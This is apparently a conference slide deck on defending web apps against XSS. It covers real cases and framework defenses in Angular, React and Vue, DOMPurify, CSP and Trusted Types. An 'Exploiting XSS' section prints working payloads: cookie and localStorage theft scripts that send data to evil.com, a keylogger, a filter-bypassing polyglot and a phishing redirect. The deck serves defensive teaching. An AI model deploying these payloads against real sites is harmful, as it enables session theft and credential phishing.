

Defending against XSS attacks in web apps

Peter Cosemans - Michiel Olijslagers



What is XSS?




What is XSS

- Cross site scripting
 - This was initially the case
 - Not cross site per se
 - Now it's more injection
 - 4,474 times or 15.48% reported in 2023
- OWASP: A03:2021: Injection
- Example: www.domain.com/home?name=Jan+Jansens



```
<h1>Welcome to our site!</h1>  
Your name is:  
<p>Jan Jansens</p>
```

What is XSS



What is XSS

■ Above average performance
 ■ Below average performance
 ■ Average performance

Most common platform vulnerability	Platform Average	Financial Services	Government	Telecoms	Retail & E-commerce	Automotive	Media & Entertainment	Computer Software	Internet & Online Services	Cryptocurrency & Blockchain	Travel & Hospitality
Improper access control - generic	13%	12%	13%	28%	10%	10%	10%	13%	12%	9%	8%
Information disclosure	11%	13%	5%	9%	13%	11%	10%	14%	10%	7%	13%
Cross-site scripting (XSS) - Reflected	10%	10%	15%	8%	13%	19%	11%	5%	9%	4%	16%
Insecure direct object reference (IDOR)	7%	7%	15%	7%	10%	11%	8%	6%	7%	3%	8%
Privilege escalation	5%	6%	4%	3%	3%	4%	5%	6%	5%	5%	5%
Cross-site scripting (XSS) - stored	5%	2%	6%	1%	3%	3%	5%	6%	7%	4%	3%
Misconfiguration	5%	4%	2%	6%	3%	3%	7%	4%	5%	6%	4%
Improper authentication - generic	3%	3%	2%	4%	3%	10%	5%	2%	3%	4%	4%
Business logic errors	3%	3%	2%	1%	4%	1%	3%	3%	3%	8%	2%
Cross-site scripting (XSS) - DOM	3%	3%	2%	3%	4%	3%	4%	2%	2%	1%	3%

Real life examples



Bug bounties

Facebook pays out \$25k bug bounty for chained DOM-based XSS

Adam Bannister 09 November 2020 at 17:55 UTC
Updated: 11 November 2020 at 11:45 UTC

Bug Bounty Social Media XSS



Researcher awarded five-figure sum for 'easy to exploit' bug



Oculus, Facebook account takeovers net security researcher \$30,000 bug bounty

Adam Bannister 05 January 2021 at 15:28 UTC
Updated: 06 January 2021 at 11:16 UTC

Facebook Bug Bounty XSS



XSS in virtual reality forum one of three flaws chained to land bumper payout



Real life XSS: Apple

- Lost Mode allows to mark an airtag as lost
- Generates a unique page
 - Serial number of the airtag
 - Phone number of the owner
 - Personal message of the owner
- <https://found.apple.com>
- Someone find the tag and scans it with nfc
- This opens up the unique page

*Has a XSS
vulnerability*



Real life XSS: Apple

- Lost Mode allows to mark an airtag as lost
- Generates a unique page
 - Serial number of the airtag
 - Phone number of the owner
 - Personal message of the owner
- Attacker intercepts request to generate page
- Attacker enters a script as phone number

```
<script>  
window.location='https://10.0.1.137:8000/indexer.html';var a = '';  
</script>
```

Real life XSS: Apple

- Lost Mode allows to mark an airtag as lost
- Generates a unique page
- Attacker intercepts request to generate page
- Attacker enters a script as phone number
- Someone find the tag and scans it with nfc
- This opens up the unique page
- User is immediately redirected to malicious page
- Malicious page contains an “apple login screen”



About

rTag




About This AirTag




Anatomy of an XSS Attack



Reflected XSS



Stored XSS



Server side vs dom based XSS

Non-persistent

Persistent



Server side

Reflected XSS

Stored XSS



Client side

DOM-based
reflected XSS

DOM-based
stored XSS

Exploiting XSS



The following slides are real attacks, do not use these on a website you don't have legal permission for. You will go to jail!

Exploiting XSS: Cookie theft

```
<script>
  var badURL = 'https://evil.com?data=' +
    encodeURIComponent(document.cookie);
  var img = document.createElement("img");
  img.src = badURL;
</script>
```

Exploiting XSS: local storage theft

```
<script>
for (var i = 0; len = localStorage.length; ++i) {
  var img = document.createElement("IMG");
  img.src = "https://evil.com/xss?d=" +
    encodeURIComponent(localStorage.key(i) + ":" +
      localStorage.getItem(localStorage.key(i)));
}
</script>
```

Exploiting XSS: keylogger

```
function spyOnKeyDown(socket) {  
    document.onkeydown = function (e) {  
        e = e || window.event;  
        socket.emit('update', {  
            type: 'type',  
            msg: e.keyCode  
        });  
    }  
}
```

Exploiting XSS: polyglot



m0z

@LooseSecurity

#BugBounty #bugbountytip #BugBountyTips #XSS #infosec

Payload will run in a lot of contexts.

```
javascript:"/*'/*`/*--><html\"  
onmouseover=/*&lt;svg/*onload=alert()//>
```

Short but lethal. No script tags, thus bypassing a lot of WAF and executes in multiple environments.

2:09 AM · Feb 9, 2019

```
javascript:"/*'/*`/*--><html\"onmouseover=/*&lt;svg/*onload=alert()//>
```

Exploiting XSS: No letters

```
" "[(!1+"") [3]+(!0+"") [2]+(' '+{ }) [2]] [( ' '+{ }) [5]+(' '+{ }) [1]+((" "[(!1+"") [3]+(!0+"") [2]+(' '+{ }) [2]])+"") [2]+(!1+' ') [3]+(!0+' ') [0]+(!0+' ') [1]+(!0+' ') [2]+(' '+{ }) [5]+(!0+' ') [0]+(' '+{ }) [1]+(!0+' ') [1]] (((!1+"") [1]+(!1+"") [2]+(!0+"") [3]+(!0+"") [1]+(!0+"") [0]))+"(1)"()
```

Exploiting XSS: no letters or numbers

Exploiting XSS: Harlem shake

```
javascript:(function(){function c(){var
e=document.createElement("link");e.setAttribute("type","text/css");e.setAttribute("rel","stylesheet");e.setAttribute("href",f);e.setAttribute("class",l);doc
ument.body.appendChild(e)}function h(){var e=document.getElementsByClassName(l);for(var t=0;t<e.length;t++){document.body.removeChild(e[t])}}function
p(){var
e=document.createElement("div");e.setAttribute("class",a);document.body.appendChild(e);setTimeout(function(){document.body.removeChild(e)},100)}function
d(e){return{height:e.offsetHeight,width:e.offsetWidth}}function v(i){var s=d(i);return s.height>e&&s.height<n&&s.width>t&&s.width<r}function m(e){var
t=e;var n=0;while(!t){n+=t.offsetTop;t=t.offsetParent}return n}function g(){var e=document.documentElement;if(!window.innerWidth){return
window.innerHeight}else if(e&&!isNaN(e.clientHeight)){return e.clientHeight}return 0}function y(){if(window.pageYOffset){return window.pageYOffset}return
Math.max(document.documentElement.scrollTop,document.body.scrollTop)}function E(e){var t=m(e);return t>w&&t<=b+w}function S(){var
e=document.createElement("audio");e.setAttribute("class",l);e.src=i;e.loop=false;e.addEventListener("canplay",function(){setTimeout(function(){x(k)},500);se
tTimeout(function(){N();p();for(var e=0;e<O.length;e++){T(O[e])},15500)},true);e.addEventListener("ended",function(){N();h()},true);e.innerHTML=" <p>If you
are reading this, it is because your browser does not support the audio element. We recommend that you get a new browser.</p>
<p>";document.body.appendChild(e);e.play()}function x(e){e.className+=" "+s+" "+o}function T(e){e.className+=" "+s+"
"+u[Math.floor(Math.random()*u.length)]}function N(){var e=document.getElementsByClassName(s);var t=new RegExp("\\b"+s+"\\b");for(var
n=0;n<e.length;){e[n].className=e[n].className.replace(t,"")}var e=30;var t=30;var n=350;var r=350;var
i="//s3.amazonaws.com/moovweb-marketing/playground/harlem-shake.mp3";var s="mw-harlem_shake_me";var o="im_first";var
u=["im_drunk","im_baked","im_trippin","im_blownd"];var a="mw-strobe_light";var f="//s3.amazonaws.com/moovweb-marketing/playground/harlem-shake-style.css";var
l="mw_added_css";var b=g();var w=y();var C=document.getElementsByTagName("*");var k=null;for(var L=0;L<C.length;L++){var
A=C[L];if(v(A)){if(E(A)){k=A;break}}if(A===null){console.warn("Could not find a node of the right size. Please try a different page.");return}c();S();var
O=[];for(var L=0;L<C.length;L++){var A=C[L];if(v(A)){O.push(A)}}}()
```


Exploiting XSS: even more payloads

- <https://github.com/hakluke/weaponised-XSS-payloads>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection>
- <https://github.com/payloadbox/xss-payload-list/tree/master>

Exploiting XSS: injecting payload in the site

- User input
- Third party packages
- Browser extensions
- Google tag manager (or similar)
- Translation data

Google employee pwned by XSS bug in Chrome extension

Jessica Haworth 08 August 2018 at 09:16 UTC
Updated: 06 November 2018 at 11:34 UTC

Google Chrome Browsers



Emails and other data from the Gmail account exposed

Best Practices for Preventing XSS



Preventing XSS: Weak defenses

- Remove all `<script>` tags from user input?
- Eliminate all special characters?
- Detect and block evil javascript without blocking any good data?
- Disallow user input?... not possible

Preventing XSS: Better solution

- Protect at UI level
 - Frameworks
 - Libraries
 - ...
- Secure variables added to the UI
 - Assume all UI Template Variables are potentially risky
 - Server-side protections cannot be relied on



We can always bypass these filters

Preventing XSS: libraries

- Libraries
 - .NET: System.Text.Encodings.Web
 - JAVA: OWASP Java Encoder
- Built in to frameworks
 - Svelte
 - React
 - Vue
 - Angular
 - ...

JSX Prevents Injection Attacks

It is safe to embed user input in JSX:

```
const title = response.potentiallyMaliciousInput;  
// This is safe:  
const element = <h1>{title}</h1>;
```

By default, React DOM escapes any values embedded in JSX before rendering them. Thus it ensures that you can never inject anything that's not explicitly written in your application. Everything is converted to a string before being rendered. This helps prevent XSS (cross-site-scripting) attacks.

Preventing XSS: Overview

Data type	Context	Defense
String	HTML Body/Attribute GET Parameter Untrusted URL CSS Javascript	Encoding/sanitization
HTML	Anywhere	HTML sanitization
Untrusted JS	Any	Sandboxing and deliver from different domain

Preventing XSS: Overview

Data type	Context	Defense
String	HTML Body/Attribute GET Parameter Untrusted URL CSS Javascript	Encoding/sanitization
HTML	Anywhere	HTML sanitization
Untrusted JS	Any	Sandboxing and deliver from different domain

Preventing XSS: Encoding

← Encoding/escaping -> potato patato

```
<div id="divA"></div>
```

```
&lt;div id=&quot;divA&quot;&gt;&lt;&#x2F;div&gt;
```

- & → &
- < → <
- > → >
- " → "
- ' → '
- / → F;

Preventing XSS: Sanitization

```
<script>alert(1)</script>
```



```
alert(1)
```

```
<scri<script>pt>  
alert(1)  
</scr</script>ipt>
```



```
<script>alert(1)</script>
```

Sanitization is not easy!

Putting text on the screen

Expected output

Welcome Peter

Username

Peter

www.euri.com says

OMG

OK

We want auto escaping (encoding) of any data when rendered.



Automatic HTML escaping

```
const name = `Peter`
```


Template

```
<h3>Welcome {{ name }}</h3>
```

Output

Welcome Peter

Angular will auto escape (sanitize) any data when rendered.



Automatic HTML escaping

```
const App = () => {  
  const name = `Peter`  
  return (  
    <h1>Welcome { name } </h1>  
  )  
}
```

JSX

Output

UserName: Peter

React will auto escape (sanitize) any data when rendering.



Automatic HTML escaping

```
const name = `Peter`
```

Template

```
<h3>Welcome {{ name }}</h3>
```

Output

Welcome Peter


Vue will auto escape (sanitize) any data when rendered.

Render a URL

Expected output



Evil output





Render a URL

```
this.url="javascript:alert("OMG")"
```

Template


```
<a [href]="url">Click Me</a>
```

Its safe in Angular to render a URL, the url will be sanitized

Go to website



unsafe:javascript:alert("OMG")



Render a URL


```
const DynamicLink = ({ url, title }) => {  
  return (  
    <a href={url}>{title}</a>  
  )  
}
```

Usage

```
<DynamicLink title="Open Me" url="javascript:alert('OMG')" />
```

Urls in React are NOT sanitized!


Render a URL



```
✖ ▶ Warning: A future version of React will block javascript: URLs as a security index.js:1
precaution. Use event handlers instead if you can. If you need to generate unsafe HTML
try using dangerouslySetInnerHTML instead. React was passed "javascript:alert('is it that
simple?')".
    in a (at App.js:64)
    in div (at App.js:56)
    in ProfileDisplay (at App.js:47)
    in div (at App.js:40)
    in App (at src/index.js:9)
    in StrictMode (at src/index.js:8)
```

This warning is in React since mars 2019






Render a Safe URL

```
function isValidUrl(url) {  
  const parsed = new URL(url)  
  return ['https:', 'http:'].includes(parsed.protocol)  
}  
  
const DynamicLink = ({ url, title }) => {  
  return (  
    <a href={isValidUrl(url) ? url : '#'}>{title}</a>  
  )  
}
```

Verify a URL before rendering.



Sanitize your URL

```
import { sanitizeUrl } from "@braintree/sanitize-url";

const DynamicLink = ({ url, title }) => {
  return (
    <a href={sanitizeUrl(url) ? url : '#'}>{title}</a>
  )
}
```

Sanitize a URL before rendering.



Render a URL

```
this.url = `javascript:alert("OMG")`
```

Template

```
<a :href="url">click me</a>
```

Urls in Vue are NOT sanitized!

Preventing XSS: Overview

Data type	Context	Defense
String	HTML Body/Attribute GET Parameter Untrusted URL CSS Javascript	Encoding/sanitization
HTML	Anywhere	HTML sanitization
Untrusted JS	Any	Sandboxing and deliver from different domain

Render HTML

Expected output

We have some **bold** text

Stored in db as

We have some `bold` text

Attacker input

Hi `Syntax`

www.euri.com says

OMG

OK



Render HTML

```
this.comment = `Hi <b>Syntax</b>`
```

Template

```
<div [innerHTML]="comment"></div>
```

Output

Template **Syntax**

Its safe in Angular to display html, the data will be sanitized and escaped

Remark: Rendering a SVG in Angular fails (it's untrusted code)



ElementRef & innerHTML

```
// obtain a native DOM element
@ViewChild("myDiv") myDiv: ElementRef;

ngAfterViewInit() {
  // UNSAFE: bypass security by native DOM manipulation
  this.myDiv.nativeElement.innerHTML = unsafeValue;
}
```

With ElementRef, you can access native DOM elements, where Angular will not apply automatic protection against XSS



Render HTML - bypass security


Sometimes you need to bypass the security; eg svg's

```
constructor(private sanitizer: DomSanitizer) {  
  const svg = `Hi <b>Syntax</b>`;   
  this.svgImg = sanitizer.bypassSecurityTrustHtml(svg) as string;  
}
```

Template

```
<div [innerHTML]="svgImg"></div>
```

Sanitization is disabled by using ``bypassSecurityTrustHtml``. Use on your own risk.




Render HTML

```
const App = () => {  
  const comment = `Hi <b>Syntax</b>`;   
  return (  
    <p dangerouslySetInnerHTML={{ __html: comment }}>  
  )  
}
```

JSX

React will NOT sanitize content when using `dangerouslySetInnerHTML`.
React does not offer a safe alternative



Render safe HTML

```
import DOMPurifying from 'dompurify';  
const App = () => {  
  const comment = `Hi <b>Syntax</b>`;   
  return (  
    <p dangerouslySetInnerHTML={{ __html: DOMPurify.sanitize(comment) }}>  
  )  
}
```


JSX

You need to sanitize the content yourself.

Render safe HTML: DomPurify

- HTML sanitisation
- DOMPurify
 - “DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.” - DOMPurify

```
DOMPurify.sanitize('<img src=x onerror=alert(1)//>');  
//   
DOMPurify.sanitize('<p>abc<iframe//src=java&Tab;script:alert(3)>def</p>');  
// <p>abc</p>  
DOMPurify.sanitize('<TABLE><tr><td>HELLO</tr></TABL>');  
// <table><tbody><tr><td>HELLO</td></tr></tbody></table>
```



Using element ref

```
const Component = ({ title }) => {  
  const elementRef = React.createRef();  
  
  useEffect(() => {  
    // UNSAFE: bypass security by native DOM manipulation  
    ref.current.innerHTML = title;  
  }, []);  
  
  return (<span ref={elementRef}>no data</span>)  
}
```

JSX

Native DOM manipulation is vulnerable to XSS



Render HTML

```
this.comment = `Hi <b>Syntax</b>`
```

Template

```
<div v-html="comment"></div>
```

Vue will NOT sanitize content when using `v-html`.
Vue does not offer a safe alternative



Render HTML

```
<script setup lang="ts">
  import DOMPurify from 'dompurify';
  const sanitized = computed(() => {
    return DOMPurify.sanitize(untrustedHTML)
  })
</script>
<template>
  <div v-html="sanitized" />
</template>
```

```
<div v-dompurify-html="untrustedHTML"></div>
```

You need to sanitize the content yourself.

Render HTML : built in sanitisation

- Sanitisation in browsers 🎉

Sanitizer

	Desktop					Mobile					
	Chrome	Edge	Firefox	Opera	Safari	Chrome Android	Firefox for Android	Opera Android	Safari on iOS	Samsung Internet	WebView Android
	✗	✗	✗	✓	✗	✗	✗	✓	✗	✓	✓
	105-118	105-118	83	91	No	105-118	No	72	No	20.0	105

Render HTML : built in sanitisation



Alex Russell

to blink-dev, Chris Harrelson, Alex Russell, blink-dev, cwi...@google.com, Daniel Vogelheim

Aug 15, 2023, 9:30:06 PM



Sorry for the slow reply; was OOO for a few days.

A lot of this is concerning. It's bad for us to be taking such deprecations on-board when the I2S was executed in good-faith, and arguemnts like those from Freddy are wholly unconvincing. This is a cost to Chromium to accomodate a new API shape, and so the bar to doing so must be very high. That said, Daniel and Chris are both right that removing while use is very low is the right thing to do if this can't possibly live. I've reviewed the issues and both designs, and I'm not convinced that there's a compelling case for the API change in a non-additive way, so we're into waters we should prefer not to swim in.

In light of the above, I propose a compromise: we allow this deprecation, but do not allow the replacement to ship without a new Origin Trial, and we will have a discussion of whether or not this team is allowed to ship this API before other vendors do at a later date. My inclination is to say "no", which is to say, the API OWNERS staked the claim of this group to take risks through our codebase once, and I'm not convinced we should again. **If Mozilla is so convinced that this new API shape is heavily superior, let them take the risk of shipping first.**


As an alternative, I'd happily greenlight an OT for compatible additions to the existing API in lieu of this deprecation.

Best,

Render HTML : built in sanitisation

HTML Sanitizer API

Draft Community Group Report, 24 November 2023







This version:
<https://wicg.github.io/sanitizer-api/>

Issue Tracking:
[GitHub](#)
[Inline In Spec](#)

Editors:
[Frederik Braun](#) (Mozilla) fbraun@mozilla.com
[Mario Heiderich](#) (Cure53) mario@cure53.de
[Daniel Vogelheim](#) (Google LLC) vogelheim@google.com

Test Suite:
<https://wpt.fyi/results/sanitizer-api/>

 Chrome 121 4/285	 Firefox 121 4/285	 Safari 17 4/285	 Edge 121 4/285
--	---	---	--

Copyright © 2023 the Contributors to the HTML Sanitizer API Specification, published by the [Web Platform Incubator Community Group](#) under the [W3C Community Contributor License Agreement \(CLA\)](#). A human-readable [summary](#) is available.

Preventing XSS: Overview

Data type	Context	Defense
String	HTML Body/Attribute GET Parameter Untrusted URL CSS Javascript	Encoding/sanitization
HTML	Anywhere	HTML sanitization
Untrusted JS	Any	Sandboxing and deliver from different domain

Preventing XSS: untrusted JS → any

- Sandboxing
 - Unique origin
 - Scripts are not executed
 - Popups are not allowed
 - Fullscreen is not allowed
 - Forms cannot be submitted
 - ...

```
<iframe src="" sandbox=""></iframe>
```

```
allow-same-origin, allow-scripts,...
```

<https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe#sandbox>

<https://bughunters.google.com/learn/invalid-reports/web-platform/xss/6619189462433792/xss-in-sandbox-domains>

Jim Manico, The Last XSS Defense Talk (2022)

Angular, React & Vue application offer secure-by-default mechanisms to **prevent XSS**, but they are **not foolproof**. A single mistake can still result in XSS vulnerabilities. 🤔

General defenses



General defenses

Modern browsers are equipped with advanced security measures to effectively prevent cross-site scripting (XSS) attacks.

- **Content Security Policy (CSP)** is a security feature implemented by web browsers to mitigate the risks of cross-site scripting, data injection, and other code injection attacks by **restricting access** to untrusted sources.
- **Trusted types** is a browser feature that helps mitigate the risk of cross-site scripting attacks by **enforcing** strict input validation and sanitization.

Enforce the lock file in the pipeline build.

```
# npm
```

```
npm ci
```

```
# yarn
```

```
yarn install --frozen-lockfile
```

```
# pnpm
```

```
pnpm install --frozen-lockfile
```

```
# bun
```

```
bun install --frozen-lockfile
```

Validate your pipelines and build scripts!

Scan and update your dependencies

- Software composition analysis (SCA)
 - [Snyk](#)
 - [Veracode](#)
 - [Socket.dev](#)
- Update dependencies of dependencies

```
# yarn  
npx yarn-audit-fix  
# create pr
```

Scan your dependencies

```
# npm
npm audit
npm audit --only=prod           # skip dev-dependencies
npm audit --audit-level=moderate # detect moderated and higher
npm audit fix                   # auto fix when update is available

# yarn
yarn audit --groups dependencies
yarn audit --json | npx yarn-audit-html --output ../.audit/index.html
```

Add this to your build pipelines.

Scan your dependencies (commercial)

<https://snyk.io/>

```
# Install  
npm install snyk -g  
snyk auth
```

```
# Usage  
snyk test
```

<https://socket.dev/>

```
# socket.dev  
npm install -g @socketsecurity/cli  
  
socket info axios@0.21.1  
socket report create .
```

Trusted Types



What are trusted types

Trusted Types is a new browser API that can help you **eradicate DOM-based XSS** in your entire application. Trusted Types is a browser security mechanism created by the security team at Google.

Opt-in (as header)

```
Content-Security-Policy: require-trusted-types-for 'script';
```

Opt-in (meta in html)

```
<meta http-equiv="Content-Security-Policy"  
content="require-trusted-types-for 'script' " />
```

Trusted Types reject untrusted content

```
const div = document.getElementById('myDiv');  
  
// UNSAFE  
const untrusted = `John`  
div.innerHTML = untrusted;
```

```
✖ ▶ Uncaught TypeError: Failed to set the index.js:1  
  'innerHTML' property on 'Element': This document  
  requires 'TrustedHTML' assignment.  
    at HTMLIFrameElement.e.onload (index.js:1)  
    at fe (index.js:1)  
    at index.js:1  
    at index.js:1
```

Sinks that are protected by Trusted Types

- `element.innerHTML`
- `element.outerHTML`
- `document.write()`
- `document.writeln()`
- `document.domain`
- `element.insertAdjacentHTML`
- `element.onevent`
- `element.src`
- `window.location`
- `document.cookie`
- `eval()`

Trusted Types - Enforces sanitize

```
import { sanitizeHtml } from 'safevalues';
import DOMPurify from 'dompurify';
const div = document.getElementById('myDiv');
const untrusted = `John`

// SAFE
div.innerHTML = DOMPurify.sanitize(untrusted, { RETURN_TRUSTED_TYPE: true });

// SAFE, Alternative
div.innerHTML = sanitizeHtml(untrusted);
```

Demo

With this policy in place, we can ensure that no data will be passed to the browser's HTML parser without first going through the Trusted Types policy




Trusted Types in Angular

Since version 11, Angular has built-in support for Trusted Types. Need to opt-in via a CSP directive.

```
